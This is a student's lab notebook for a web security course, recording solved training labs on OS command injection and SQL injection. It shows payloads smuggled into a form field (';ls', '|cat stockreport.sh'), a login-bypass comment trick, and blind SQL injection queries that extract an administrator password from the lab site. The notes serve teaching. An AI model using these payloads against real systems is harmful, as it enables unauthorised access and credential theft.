

# Notebook 2

## CS495 Web and Cloud Security

### PDX | Winter 2022

Evan La Fleur

<b>2.1 Command and SQL Injection</b>	<b>3</b>
2.1.1 – 2.1.4 Os-Command-Injection	3
simple	3
blind-time-delays	5
blind-output-redirection	5
blind-out-of-band	6
2.1.5 – 2.1.6 Sql-Injection	6
retrieve-hidden-data	6
login-bypass	6
2.1.7 – 2.1.9 Sql-Injection/Union-Attacks	6
determine-number-of-columns	6
find-column-containing-text	6
retrieve-data-from-other-tables	6
2.1.10 – 2.1.11 Sql-Injection/Examining-The-Database	7
querying-database-version-mysql-microsoft	7
listing-database-contents-non-oracle	7
<b>2.2 HW 2 (Conditional - Responses)</b>	<b>7</b>
conditional-responses	7

## 2.1 Command and SQL Injection

### 2.1.1 – 2.1.4 Os-Command-Injection

simple

First portion of lab:

By changing the post data to include ;data

```
post_data = {
    'productId' : '1',
    'storeId' : '1;date'
}
```

Output for first portion:

```
lab2 @ elafleur [evan] $python3 simple.py
62
Thu Jan 27 01:50:48 UTC 2022

lab2 @ elafleur [evan] $
```

```

London elafleur Check stock
62 stockreport.sh units


<label>Description:</label>
<p>Giant Pillow Thing - Because, why not?</p>
<p></p>
<form id="stockCheckForm" action="/product/stock" method="POST">
  <input required type="hidden" name="productId" value="1">
  <select name="storeId" value="1">
    <option value="1;ls">London</option>
    <option value="2">Paris</option>
    <option value="3">Milan</option>
  </select>
</form>

```

```

London elafleur Check stock
#!/bin/bash set -eu eval cksum <<< "$1 $2" | cut -c 2-3 | rev | sed s/0/1/ units


<label>Description:</label>
<p>Giant Pillow Thing - Because, why not?</p>
<p></p>
<form id="stockCheckForm" action="/product/stock" method="POST">
  <input required type="hidden" name="productId" value="1">
  <select name="storeId" value="1">
    <option value="1|cat stockreport.sh">London</option>
  </select>
</form>

```

## Web Security Academy

OS command injection, simple case

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning &gt;

[Home](#)

Giant Pillow Thing



\$16.07



lab2 @ elafleur [evan] \$

## blind-time-delays

**WebSecurity Academy** | Blind OS command injection with time delays | LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >](#)

Home | Submit feedback

**Submit feedback**

```
lab2 @ elafleur [evan] $python3 *delays.py
{}  
lab2 @ elafleur [evan] $
```

## blind-output-redirection

**WebSecurity Academy** | Blind OS command injection with output redirection | LAB Solved

Back to lab description >

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >](#)

Home | Submit feedback

777777 Bed - Your New Home Office

```
{}  
lab2 @ elafleur [evan] $python3 *redirection.py
```

← → C 🔒 ace51fce1e297617c09314ae0034009a.web-security-academy.net/image?filename=output.txt

CSV Canvas PHP Admin Dashboard | Web... Web and Cloud Se... Google Cloud Plat... Truth Tables React Pro

peter-qztpwz

## blind-out-of-band

**Web Security Academy**  Blind OS command injection with out-of-band interaction LAB Solved 

[Back to lab description >>](#)

---

Congratulations, you solved the lab!  [Share your skills!](#) [Continue learning >>](#)

[Home](#) | [Submit feedback](#)

**Submit feedback**

Name:

```
lab2 @ elafleur [evan] $python3 *band.py
```

## 2.1.5 – 2.1.6 Sql-Injection

### retrieve-hidden-data

**Web Security Academy**  SQL injection vulnerability in WHERE clause allowing retrieval of hidden data LAB Not solved 

[Back to lab home](#) [Back to lab description >>](#)

---

[Home](#)

WE LIKE TO  SHOP

Refine your search:  

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Lifestyle](#) [Pets](#)



SQL injection vulnerability in WHERE clause  
allowing retrieval of hidden data

**LAB** Not solved

[Back to lab home](#)

[Back to lab description >>](#)

Internal Server Error



SQL injection vulnerability in WHERE clause  
allowing retrieval of hidden data

**LAB** Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#)



lab2 @ elafleur [evan] \$

## Login-bypass

- Is the username field vulnerable to SQL injection? If so, what character breaks syntax?
  - '-- allows the SQL injection to bypass the password



SQL injection vulnerability allowing login bypass

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#)

```
lab2 @ elafleur [evan] $
```

## 2.1.7 – 2.1.9 Sql-Injection/Union-Attacks

determine-number-of-columns

After running the tests one by one it appears that it accepts three columns.



SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#)

```
lab2 @ elafleur [evan] $
```

## find-column-containing-text



SQL injection UNION attack, finding a column containing text

**LAB** Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#)

### Login

Invalid username or password.

Username

```
lab2 @ elafleur [evan] $
```

## retrieve-data-from-other-tables



SQL injection UNION attack, retrieving data from other tables

**LAB** Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

### My Account

Your username is: administrator

Email

```
S:z0---z0 (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7fc2548de130>: failed to establish
a new connection: [Errno 8] nodename nor servname provided, or not known'))
lab2 @ elafleur [evan] $]
```

## 2.1.10 – 2.1.11 Sql-Injection/Examining-The-Database

querying-database-version-mysql-microsoft

```
</tr>
<tr>
<th>8.0.27</th>
</tr>
</tbody>
</table>
</div>
</section>
</div>
</body>
</html>

lab2 @ elafleur [evan] $
```



SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

Internal Server Error

```
lab2 @ elafleur [evan] $
```

listing-database-contents-non-oracle

```
Found user table of users_tkgcrr
Traceback (most recent call last):
  File "/Users/evan/Documents/Portland
base-contents-non-oracle.py", line 26
    username_col = soup.find('table')
AttributeError: 'NoneType' object has
no attribute 'find'
lab2 @ elafleur [evan] $
```

```
Found user table of users_tkgcrr
Found username column of username_wytxcm
Found password column of password_ipqgkm
lab2 @ elafleur [evan] $
```

```
</section>
<table class="is-table-longdescription">
    <tbody>
        <tr>
            <th>carlos</th>
            <td>vaj5bx0gbwbn33vxrd2g</td>
        </tr>
        <tr>
            <th>administrator</th>
            <td>t9ia5lgry6xikwnxshvt</td>
        </tr>
        <tr>
            <th>wiener</th>
            <td>6iskw0fzzdcs2hfdnp6n</td>
        </tr>
    </tbody>
</table>
</div>
</section>
</div>
</body>
</html>

lab2 @ elafleur [evan] $
```

**Web Security Academy** SQL injection attack, listing the database contents on non-Oracle databases LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account | Log out

```
</div>
</body>
</html>
```

```
lab2 @ elafleur [evan] $
```

## 2.2 HW 2 (Conditional - Responses)

conditional-responses

**Web Security Academy** Blind SQL injection with conditional responses LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | Welcome back! | My account | Log out

### My Account


Your username is: administrator

```
1 Query: x' UNION SELECT username FROM users WHERE username='administrator' AND password ~ '^fi08vn4ha8k78b3r27s1'--
Query: x' UNION SELECT username FROM users WHERE username='administrator' AND password ~ '^fi08vn4ha8k78b3r27s2'--
Query: x' UNION SELECT username FROM users WHERE username='administrator' AND password ~ '^fi08vn4ha8k78b3r27s3'--
Password starts with fi08vn4ha8k78b3r27s3
Current Password: fi08vn4ha8k78b3r27s3
```

main\* You, 3 minutes ago Ln 75, Col 8 Spaces: 4 UTF-8 LF Python Prettier

elafleur

Completed with the linear search pattern

**Web Security Academy**  Blind SQL injection with conditional responses 

[Back to lab description >>](#) [View site information](#)

Congratulations, you solved the lab!  [Continue learning >>](#)

[Home](#) | Welcome back! | [My account](#)

WE LIKE TO   
**SHOP**

 qaf2h1u9soxckr99zsj  
Found pass: **qaf2h1u9soxckr99zsj**  
hw2 @ eLaFleur [evan] \$

Completed HW2 with binary search implementation.